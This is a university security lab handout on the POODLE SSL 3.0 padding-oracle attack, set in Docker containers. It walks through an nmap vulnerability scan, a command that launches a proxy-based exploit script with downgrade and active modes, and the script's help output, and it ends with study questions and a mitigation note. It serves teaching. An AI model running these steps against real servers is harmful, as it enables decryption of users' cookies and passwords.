This "POODLE" Bites!

Liran Ma and Zhipeng Cai
Department of Computer Science
Texas Christian University

Copyright © 2021 Liran Ma, Texas Christian University.
The development of this document is partially funded by the National Science Foundation's and SaTC program under award No. DGE-1912755. and Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at http://www.gnu.org/licenses/fdl.html.

Contents

1 Lab Prep **2**

2 Proof of Concept **2**

3 POODLE Attack **2**

4 General Questions **4**

Overview

The Padding Oracle On Downgraded Legacy Encryption (POODLE) attack, also known as CVE-2014-3566, is an exploit used to steal information from secure connections, including cookies, passwords and any of the other type of browser data that gets encrypted as a result of the secure sockets layer (SSL) protocol. It allows attackers to decrypt network traffic between a client and a server.

SSL 3.0 and SSL 2.0, older versions of the Transport Layer Security (TLS) protocol used to encrypt and authenticate data sent over the internet, are vulnerable to POODLE attacks. In addition, while the industry deprecated these protocols – replacing them with newer and more secure TLS connections – a small number of browsers still support SSL. An attacker attempting to exploit POODLE can force these browsers to downgrade to SSL 3.0 when TLS is unavailable by inserting themselves into the communication session.

1 Lab Prep

Pull the lab related configuration files from the GitHub repository.

```
# Make sure that you are in the Docker_Security_Labs folder
# Use the pwd command can verify your current folder
git clone https://github.com/liranmatcu/Docker_Security_Labs.git
# or ``git pull'' if you have cloned the repository previously
```

Go to the lab folder under Docker_Security_Labs as follows,

```
cd  Docker_Security_Labs/poodle/
```

2 Proof of Concept

Start a container instance that is a Proof of Concept (PoC) the attack.

```
docker-compose run --rm poodle bash
```

Then, we run a POODLE PoC demonstration Python script as follows.

```
python3 poodle-poc.py
```

An example screenshot is given Fig. 1.




Figure 1: POODLE PoC Demonstration.

2.0.1 Examine the Python script named poodle-poc.py on the container. Explain how does the POODLE attack work.

3 POODLE Attack

3.1 Website Setup and Reconnaissance


On another terminal, start a web container instance that contains with the vulnerability.

```
docker-compose up web-server
```

Then, on a third terminal, scan the web server for the POODLE vulnerability as follows.

```
docker-compose run nmap -sV -p 443 --script=ssl-poodle web-server
```

An example screenshot is given in Fig. 2



```
ubuntu@Eureka:~/Docker_Security_Labs/poodle$ docker-compose run nmap -sV -p 443 --script=ssl-poodle web-server
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 19:50 UTC
Nmap scan report for web-server (172.21.0.2)
Host is up (0.000058s latency).
rDNS record for 172.21.0.2: web-nginx.poodle_default

PORT    STATE SERVICE   VERSION
443/tcp open  ssl/https nginx/1.14.0
|_http-server-header: nginx/1.14.0
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
```

Figure 2: Website reconnaissance results via Nmap.


3.1.1 Explain the meaning of the Nmap command and its results.

3.2 Launch the Attack

Next, we will try to launch the POODLE attack against the web server through a Python script. On your PoC container, issue the following command.

```
python3 poodle-exploit.py 127.0.0.1 4443 web-server 443
--start-block 46 --stop-block 50
# The above two lines are one command
```

An example screenshot is shown in Fig. 3.



```
root@poodle:/usr/src/app# python3 poodle-exploit.py 127.0.0.1 4443 web-server 443 --start-block 46 --stop-block 50
Proxy is launched on '127.0.0.1' port 4443
Passive mode enabled by default

Type help to show all command line, passive mode is by default enabled
```

Figure 3: Start the POODLE attack exploit script from a client.

3.2.1 Try to launch the POODLE attack successfully.

Reference: https://github.com/mpgn/poodle-PoC

3.2.2 How to prevent and repair POODLE attacks?

Any server that supports SSL 3.0 and older versions of TLS is vulnerable to a POODLE attack. Modern versions of TLS are safe, and today’s browsers block sites that use old versions of TLS (1.0, 1.1). A server configured to support only newer protocols (TLS 1.2, 1.3) prevents the possibility of a POODLE attack.

```
Type help to show all command line, passive mode is by default enabled

> help
~~~~Help command line~~~~

downgrade: downgrade the protocol to SSLv3 (not working on firefox)
search: find the block length (8 or 16). Use the command findlengthblock() in JS after launch this command
active: active mode alter the data. Use the command sendAttack() in the JS after launch this command
passive: passive mode does not alter the data. Use the command reset() in the JS after launch this command
exit: show deciphered byte and exit the program properly
```

Figure 4: Options the the POODLE attack exploit script.

4 General Questions

4.0.1 Any corrections or general comments about this lab?

4.0.2 How long did it take you to complete this lab?

4.0.3 Was it an appropriate length lab?